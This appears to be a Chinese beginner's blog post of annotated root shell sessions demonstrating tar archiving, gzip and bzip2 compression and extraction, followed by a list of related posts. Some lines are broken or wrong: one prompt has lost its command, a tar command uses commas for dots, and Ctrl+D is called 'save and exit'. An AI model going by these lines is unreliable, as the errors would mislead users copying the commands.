
小白的python之路10/29 文件归档
一打包解包文件
[root@localhost ~]# cd /test/
[root@localhost test]# touch a.txt b.txt c.txt
[root@localhost test]# ls
a.txt b.txt c.txt
#1.打包过程
#c表示创建,v表示过程信息,f表示文件名, test.tar表示打包后的文件名,文件后缀无意义
[root@localhost test]# tar cvf test.tar a.txt b.txt c.txt
a.txt
b.txt
c.txt
[root@localhost test]# ls
a.txt b.txt c.txt test.tar
#2查看过程t表示查看,f指定哪个文件
[root@localhost test]# tar -tf test.tar
a.txt
b.txt
c.txt
[root@localhost test]# ls
a.txt b.txt c.txt test.tar
[root@localhost test]# rm -rf a.txt b.txt c.txt
[root@localhost test]# ls
test.tar
#3 x表示解包 f表示指定文件
[root@localhost test]# tar xvf test.tar
a.txt
b.txt
c.txt
[root@localhost test]# ls
a.txt b.txt c.txt test.tar
[root@localhost test]# mkdir /bak
[root@localhost test]# ls /bak
[root@localhost test]# ls
a.txt b.txt c.txt test.tar
#4 大c表示指定路径(绝对路径)
[root@localhost test]# tar xvf /test/test.tar -C /bak
a.txt
b.txt
c.txt
[root@localhost test]# ls /bak
a.txt b.txt c.txt
#二 压缩文件的压缩和解压
#vim写入信息
[root@localhost test]# vim a.txt
#查看文件信息 文件大小59
[root@localhost test]# ll a.txt
-rw-r--r-- 1 root root 10月 29 20:51 a.txt
#压缩文件gzip 文件大小39
[root@localhost test]# gzip a.txt
[root@localhost test]# ll
总用量 4
-rw-r--r-- 1 root root 10月 29 20:51 a.txt.gz
[root@localhost test]# ll a.txt.gz
-rw-r--r-- 1 root root 10月 29 20:51 a.txt.gz
#解压文件
[root@localhost test]# gunzip a.txt
[root@localhost test]# ls
a.txt
[root@localhost test]# touch b.txt c.txt d.txt
[root@localhost test]# ls
a.txt b.txt c.txt d.txt
#打包
[root@localhost test]# tar cvf test.tar a.txt b.txt c.txt d.txt
a.txt
b.txt
c.txt
d.txt
[root@localhost test]# ls
a.txt b.txt c.txt d.txt test.tar
#压缩
[root@localhost test]# gzip test.tar
[root@localhost test]# ls
a.txt b.txt c.txt d.txt test.tar.gz
#打包时压缩
[root@localhost test]# 10月 29 21:14 test1.tar.gz
[root@localhost test]# ll -l test.tar.gz
-rw-r--r-- 1 root root 10月 29 21:00 test.tar.gz
[root@localhost test]# ls
a.txt b.txt c.txt d.txt test1.tar.gz test.tar.gz
[root@localhost test]# touch e.txt
[root@localhost test]# bzip2 e.txt
[root@localhost test]# ls
a.txt b.txt c.txt d.txt e.txt.bz2 test1.tar.gz test.tar.gz
#压缩文件bz2
[root@localhost test]# tar cvjf test2.tar.bz2 a.txt b.txt c.txt
a.txt
b.txt
c.txt
#2种归档文件无论是bzip2还是gzip解压都一样
[root@localhost test]# mkdir /test1
[root@localhost test]# mkdir /test2
[root@localhost test]# tar xf test1.tar.gz -C /test1/
#解压后包中信息
[root@localhost test]# ls /test1/
a.txt b.txt c.txt d.txt
[root@localhost test]# tar xf test2.tar.bz2 -C /test2/
[root@localhost test]# ls /test2
a.txt b.txt c.txt
#bz2比gz压缩更小 但是bz2速度慢,过程久
eg:对目录/etc/下文件夹的压缩
[root@localhost test]# tar cvzf etc.tar.gz /etc/
[root@localhost test]# ls
a.txt c.txt etc.tar.gz test1.tar.gz test.tar.gz
b.txt d.txt e.txt.bz2 test2.tar.bz2
mkdir /conf_bak
打包目录,结果中有目录名存在 tar cvzf test.tar.gz /etc
cd /etc
tar cvzf test,tar,gz*
补充
>将左边输出到右面eg:cat /etc/passwd > /tmp/passswd.bak
less随意浏览文件less /tmp/passswd.bak
Ctrl+c强制中断进程 CTRL + D 保存退出
useradd 用户 -del mkdir 文件夹 rm
小白的python之路10/29 文件归档的更多相关文章
- 小白的python之路10/31&11/1文件操作系统
文件操作系统的介绍 ext4的superblock块是超级快,innode 块是专门存放文件信息的, block count将硬盘做成block块,对操作系统而言写在block块上就可了,eg:文件1 ...
- 小白的python之路10/30磁盘分区
总结:fdisk mkfs mount 1.磁盘分区 硬盘分区有三种,主磁盘分区.扩展磁盘分区.逻辑分区. 一个硬盘主分区至少有1个,最多4个,扩展分区可以没有,最多1个.且主分区+扩展分区总共 ...
- 小白的python之路10/30 vim编辑器
1.vim进入命令行之后的编辑过程
- 小白的python之路10/22 day1
一.操作系统 操作系统就是一个协调.管理和控制计算机硬件资源和软件资源的控制程序.操作系统所处的位置如下图
- 小白的Python之路 day1
Python之路,Day1 - Python基础1 本节内容 Python介绍 发展史 Python 2 or 3? 一. Python介绍 python的创始人为吉多·范罗苏姆(Guido van ...
- 小白学习Python之路---开发环境的搭建
本节内容 1.Python的介绍 2.发展史 3.安装Python 4.搭建开发环境 5.Hello World程序 一.Python的介绍 Python的创始人为荷兰人吉多·范罗苏姆(Guido v ...
- NO.3:自学python之路------集合、文件操作、函数
引言 本来计划每周完成一篇Python的自学博客,由于上一篇到这一篇遇到了过年.开学等杂事,导致托更到现在.现在又是一个新的学期,春天也越来越近了(冷到感冒).好了,闲话就说这么多.开始本周的自学Py ...
- 小白学 Python 数据分析(10):Pandas (九)数据运算
人生苦短,我用 Python 前文传送门: 小白学 Python 数据分析(1):数据分析基础 小白学 Python 数据分析(2):Pandas (一)概述 小白学 Python 数据分析(3):P ...
- 小白的Python之路 day1 变量
Python之路,Day1 - Python基础1 变量 变量用于存储在计算机程序中引用和操作的信息.它们还提供了一种用描述性名称标记数据的方法,这样我们的程序就能更清晰地被读者和我们自己理解.将变量 ...
随机推荐
- Literal绑定数据
前台: <asp:Literal ID = "ChiCunShow" runat = "server"></asp:Literal> 后 ...
- Monkey之常用ADB命令(新猿旺学习总结)
查看 adb 版本 adb version获取连接设备及状态 adb dev ...
- mycat 单库多表实现水平分片
环境 mycat : 192.168.126.128 root root mysql1: 192.168.126.129:3306 root lizhenghua mysql2: 192.168.12 ...
- linux普通帐号可以临时切换到root(添加用户到sudoers中)
一般,进入terminal之后,默认是普通账户能操作的功能,能访问的目录有限,需要临时切换到root账户 那么此时就需要配置sudoers文件,可以让普通用户通过sudo命令临时切换到root账户 首 ...
- eclipse juint4 出错!!!
今天在学习javaee,调用方法的时候突然出现这个错误,之前还好使,调用了几次就不好使了,我查了很多问题,据说是harmcrest的jar包没有导进来,或者是junit的jar包版本太低了,我过段时间 ...
- logstash 抓取IIS日志文件写入Elasticsearch
如果需要对IIS日志进行分析可以使用logstash从文件中抓取出来进行分析: 输入部分: input { file { type => "iis_log_monitor" ...
- 2019-4-21 - plan
设计模式 idea中demo 在test1中使用单例测试ok
- SQL Server同一表不同列数据同步
直接上脚本 update table set a=b where a=xxx table==表名称 a==需要同步的列 b==数据源列,就是a列要的数据是b列的数据 where 条件.不加where则 ...
- kali虚拟机添加共享文件夹
1.保证安装了vmtools 2.在虚拟机本身设置共享文件夹,如图 其中选的这个文件夹就是宿主机里待共享的文件夹. 3,在kali里启用它: vmhgfs-fuse .host:[宿主机文件夹] /m ...
- vue--mixins
混入(mixins) 是一种分发Vue 组件中可复用功能的非常灵活的方式 mixins主要用在以下两个方面: 当做完一个项目,想好好放松的时候,突然有新需求 为了不污染完美的构造函数,在构造函数外面定 ...